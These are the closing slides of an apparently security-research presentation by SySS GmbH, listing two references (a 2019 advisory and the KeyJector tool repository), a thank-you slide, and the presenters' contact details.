
References

28. *SySS Security Advisory SYSS-2019-015*, Matthias Deeg, *https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2019-015.txt, 2019*
29. *KeyJector, SySS GmbH, https://github.com/SySS-Research/keyjector, 2019*

Thank you very much ...

. . . for your attention.

Do you have any questions?



E-mail: matthias.deeg@syss.de

Twitter: @matthiasdeeg

E-mail: gerhard.klostermeier@syss.de

Twitter: @iiiikarus

THE PENTEST EXPERTS

WWW.SYSS.DE